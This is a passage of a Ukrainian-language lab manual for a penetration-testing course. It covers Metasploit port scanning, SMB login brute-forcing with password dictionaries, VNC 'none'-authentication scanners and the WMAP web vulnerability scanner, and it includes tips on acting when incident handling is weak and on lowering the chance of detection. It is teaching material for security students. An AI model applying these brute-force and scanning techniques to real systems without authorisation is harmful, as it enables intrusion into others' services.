

Рисунок 10.5 – Перегляд детальної інформації про модуль (*show info*)

Після перегляду інформації про модуль необхідно його налаштувати. У блоці детальної інформації вже показані опції та їх поточні значення. Для виводу інформації лише про опції поточного модуля використовується команда “`show`” з опцією “`options`”. Для встановлення певного значення параметра використовується команда “`set`”. Для встановлення значення глобальної змінної – “`setg`” (Рисунок 10.6).



Рисунок 10.6 – Встановлення значення параметра

Для запуску роботи поточного модуля необхідно використати команду “exploit” або “run”. Результат роботи модуля “auxiliary/scanner/portscan/tcp” зображено на Рисунку 10.7.



Рисунок 10.7 – Результат роботи сканера *auxiliary/scanner/portscan/tcp*

Завдання:

– виконати сканування однієї з або обох віртуальних машин, що були завантажені у лабораторій роботі № 8;

– виконати сканування за допомогою “db_nmap”;

– виконати сканування не менш ніж трьома додатковими модулями;

– відобразили зміст БД, використовуючи команди на кшталт “hosts“ та “services”;

– у звіт додати результати сканування модулів та “db_nmap”, надати коротку характеристику результатів роботи використаних модулів.

Лабораторна робота № 11

Тема: Пошук вразливостей за допомогою Metasploit

Мета: Навчитися виконувати пошук вразливостей, використовуючи засоби Metasploit фреймворку

Теоретичні відомості

Збір інформації та її аналіз про ціль є найбільш важливою задачею під час проведення тестувань на проникнення, тому Metasploit має широкі можливості для її збору та зберігання, що дає змогу більш ефективно її аналізувати.

Однією з технік збору інформації є “Login attempt” – спроба входу. Вона дає змогу переконатися, що сервіси, які доступні ззовні, не використовують паролів та логінів за замовчуванням, або занадто прості. Ця техніка досить шумна, генерує записи у логи і може викликати спрацювання системи визначення вторгнень (IDS), але вона ж дозволяє зберегти багато часу, і якщо відомо, що менеджмент інцидентів ІБ в організації не налагоджено як слід (тобто досить грубі дії можуть залишитись непоміченими) – її можливо застосовувати.

Велику кількість модулів, які дозволяють реалізувати цю техніку, можна знайти за ключовим словом “*login*” у розділі “*auxiliary/scanner*”. Розглянемо приклад роботи такого модуля для SMB. Цей модуль знаходиться у “*auxiliary/scanner/smb/smb_login*”. Більшість опцій цього модуля вже налаштовано, але деякі з опцій є специфічними, наприклад – “PASS_FILE”. Ця опція дозволяє обрати файл-словник з паролями, які будуть використані під час спроби входу, на кшталт bruteforce. Тут же варто відмітити і опцію “BRUTFORCE_SPEED”, що дає змогу налаштувати швидкість перебору. Після того, як модуль було обрано (за допомогою команди “`use`”) та зконфігуровано, його можливо використовувати. Приклад роботи модуля зображено на Рисунку 11.1.



Рисунок 11.21 – Приклад роботи модуля, що реалізує техніку "Login attempt"

Ще однією з поширених критичних вразливостей є погано конфігурований сервіс VNC. Серед додаткових засобів Metasploit є спеціалізовані сканери для цього сервісу. Знайти їх можна за ключовим словом “*scanner/vnc*”. За замовчуванням їх два. Один з них дозволяє реалізувати сканування на можливість підключення до серверів, що підтримують метод автентифікації “none”. Модуль має всього три опції: адреса цілі, порт та кількість потоків, які будуть намагатися автентифікуватися на сервері. Приклад роботи модуля зображено на Рисунку 11.2.

Рисунок 11.22 – Приклад роботи модуля з сервісом VNC

Окрім всього, Metasploit дозволяє виконати пошук вразливостей у веб-додатках. Для цього використовується сканер/кроулер під назвою “*WMAP*”, його можливо знайти, використавши в якості ключового слова його назву. Варто зауважити, що це не єдиний сканер/кроулер для веб-додатків у складі фреймворку.

Плагін “*wmap*” завантажується безпосередньо командою “`load`” (“`load wmap`”), після чого з ним можливо працювати.

Для початку, необхідно створити запис про новий сайт за допомогою команди “wmap_sites” з ключем “-a” (приклад: “wmap_sites –a http://somesite.com”). Після чого, вказати цілі для кроулера використовуючи команду “wmap_targets” з ключем “-t” (приклад: “wmap_targets –t http://example.com/login”). Додаткове визначення цілей (сторінок сайту/веб-додатку) дає можливість зменшити час сканування і знижує кількість запитів у сторону сервера, що у свою чергу знижує шанс бути виявленим.

Переглянути, які порти зайняті HTTP-сервісами, можна за допомогою команди “services” (Рисунок 11.3).



Рисунок 11.3 – Виведення відсканованих сервісів за допомогою команди “*services*”

Окрім цього, плагін дозволяє визначити які саме модулі будуть використані відносно цілі. Увімкнуті модулі можливо переглянути за допомогою команди “wmap_run -t”, детальніше про те, як керувати модулями, написано у “wmap_run -h”, а для запуску сканування необхідно використати команду “wmap_run” з ключем “-e”. Приклад роботи плагіну зображено на Рисунок 11.4.



Рисунок 11.4 – Приклад роботи *wmap*

Після сканування можливо зручно переглянути всі знайдені вразливості у вигляді таблиці і без зайвої інформації за допомогою команди “`wmap_vulns`” з ключем “`-l`” (Рисунок 11.5).



Рисунок 11.5 – Список знайдених вразливостей

Варто зауважити, що надзвичайно велика кількість вразливостей у різноманітних сервісах вже були знайдені, і виправленні у наступних версіях. Це приводить до того, що вразливі версії зазвичай залишаються вразливими. Через це найчастіше пошук вразливостей за допомогою Metasploit виконується не багатопрофільними сканерами, а вручну, шукаючи експлойти для певних сервісів, конкретних версій, версій ОС тощо.

Наприклад, ми можемо переглянути сервіси, запушені на хостах, обрати будь-який з них, що має визначену версію, і почати пошук експлойтів для даного сервісу (Рисунок 11.6). Такий підхід можна використовувати і для записів у таблиці *db_vulns*.

